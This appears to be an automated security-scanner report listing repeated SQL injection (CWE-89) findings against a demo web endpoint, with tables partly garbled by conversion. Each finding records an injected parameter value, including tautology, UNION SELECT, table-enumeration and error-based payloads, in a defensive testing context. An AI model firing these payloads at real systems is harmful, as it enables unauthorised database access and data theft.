Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#910				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>/*</td></tr> </table>	Name	Value	demouser@deepfence.io	/*
Name	Value				
demouser@deepfence.io	/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#911				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>//</td></tr> </table>	Name	Value	demouser@deepfence.io	//
Name	Value				
demouser@deepfence.io	//				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#912

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#913				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin') or ('1='1'#</td></tr></table>	Name	Value	demouser@deepfence.io	admin') or ('1='1'#
Name	Value				
demouser@deepfence.io	admin') or ('1='1'#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#914				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" or 1=1/*</td></tr></table>	Name	Value	demouser@deepfence.io	admin" or 1=1/*
Name	Value				
demouser@deepfence.io	admin" or 1=1/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#915

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --</td></tr></table>	Name	Value	demouser@deepfence.io	' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --
Name	Value				
demouser@deepfence.io	' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#916				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#917	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	AND (SELECT 4523 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a71,(SELECT (ELT(4523=4523,1))),0x71706a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Response

Alerts

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBjBjBWFhZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#918

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#919				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>OR 1=0#</td></tr></table>	Name	Value	demouser@deepfence.io	OR 1=0#
Name	Value				
demouser@deepfence.io	OR 1=0#				

Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGGoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJBWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRwVnNhCpRa1UAVLhg48Wif5U6oMvkPrDV61a8VFohfrRFRwCg AQIoqIkilWkcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQKhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#920

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#921

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	'\'

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#922

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	WHERE 1=1 AND 1=1--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

